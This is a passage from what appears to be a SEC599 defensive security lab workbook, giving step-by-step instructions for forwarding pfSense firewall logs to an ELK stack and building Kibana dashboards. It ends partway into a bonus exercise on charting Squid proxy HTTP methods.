


15. **Configure PfSense syslog forwarding**

In the System Logs settings page, scroll down to the bottom of the page and do the following:

- Check the box for "Enable Remote Logging"
- Source Address: CSOC (This is because our ELK stack is expecting logs coming from the CSOC interface of the firewall)
- Remote log servers: 192.168.30.16:5140
- Remote Syslog Contents: Everything


This will configure our PfSense firewall to send all syslog contents to the remote system 192.168.30.16 on UDP port 5140. Once configured, press the "Save" button to save your changes.



16. **Create ELK index**

Let's open our Kibana web interface again. On the page where it is asking you to create an index, we can now refresh the "Time Filter field name" field. This should result in the automatic selection of the "@timestamp" field, which indicates events are arriving (& that these events have a @timestamp field).

We can now create our index by pressing the "Create" button. This will create a Logstash index with the @timestamp as the "Time Filter" field. Once finished, this will open the Index page and you will receive a listing of all available fields (which are the results of our logstash configuration).




17. **Review raw events in Discover**

So, let's start exploring our Kibana interface! Kibana consists of three main components:


- Discover: Where you can see the raw events that have been parsed by Logstash. You can create filters here and search for specific data. These searches can be saved.
- Visualize: Where you can create & save visualizations on your raw data (e.g. pie charts, histograms,...)
- Dashboard: Where you can combine visualizations & searches that can be analyzed by analysts.

As a first step, let's look at the raw events in "Discover".



18. **Saved Searches, Visualizations & Dashboad**

In order to get you up & running, we have added a number of Searches, Visualizations & Dashboards already. You can find them as .json files on the Windows desktop directory under the ELK folder.



19. **Import Searches, Visualizations & Dashboards**


To import elements in Kibana, we can select the "Management" menu on the left-hand side of the web interface. Once this screens opens, we will select the "Saved Objects" subsection.

In this new menu, we will select "Import" on the right-hand side of the screen. We can then select the following .json files that are available on the Desktop under the ELK folder:

- 01 - Discover - Search Events.json
- 02 - Visualizations.json
- 03 - PfSense Dashboard.json

Should Kibana return a dialog prompt, please select "Yes, overwrite all", which will ensure you have a clean set of Searches, Visualizations & Dashboards.


Note that the Import window does not allow a multi-selection, so you will have to select the three files individually (repeat the Import step 3 times).



20. **Open PfSense - Dashboard**

Once the import has been completed, let's select the "Dashboard" in the menu on the left-hand side. This will open all available dashboards in the Kibana interface.


We can then select our PfSense Dashboard "PfSense - Dashboard" that we imported.



21. **Review visualizations in PfSense dashboard**

Once opened, take your time to go through the PfSense dashboard. Feel free to interact with the different visualizations and see how they are built. We have built the dashboard in the following way:

- The first few rows are built of visualizations that provide statistics, histograms & pie charts on the type of traffic that is being assessed by the firewall.
- At the bottom of the dashboard, we have included a "Search" that includes the raw events for analysis.




22. **Applying filters on dashboards**

As a final step, let's try doing some analysis on the available data in the dashboard. You might have noticed already that by clicking on one of the diagrams, you can immediately drill down on information that is available.

As an example, try clicking on one of the destination port numbers in the visualizations on the second row, which will create a filtered view of the dashboard that only represents the data you selected.

In the screenshot provided, we click on destination port 547, which will refresh the dashboard to only show events with destination port 547! This is hugely powerful when you are performing analysis work.




Exercise 2 : SEC599-2.4 - Bonus

As a bonus exercise, if you have the time, we'll ask you to adapt the provided dashboard and add a visualization related to the Squid proxy logs. Let's assume we want to analyze what the spread is of used HTTP methods by the clients in our network. Can you create a pie chart that visualizes the spread? (GET, POST, CONNECT,...)

1. **Open "Visualize" window**


   So, we want to create a new visualization that can be added to our dashboard... As a first step, let's open the "Visualize" menu on the left-hand side of the Kibana interface. This will provide us with an exhaustive listing of all currently created visualizations. The display will show you the visualization name and their type.

   We can create a new visualization by clicking the "+" button in the middle of the screen.



2. **Create new pie chart**

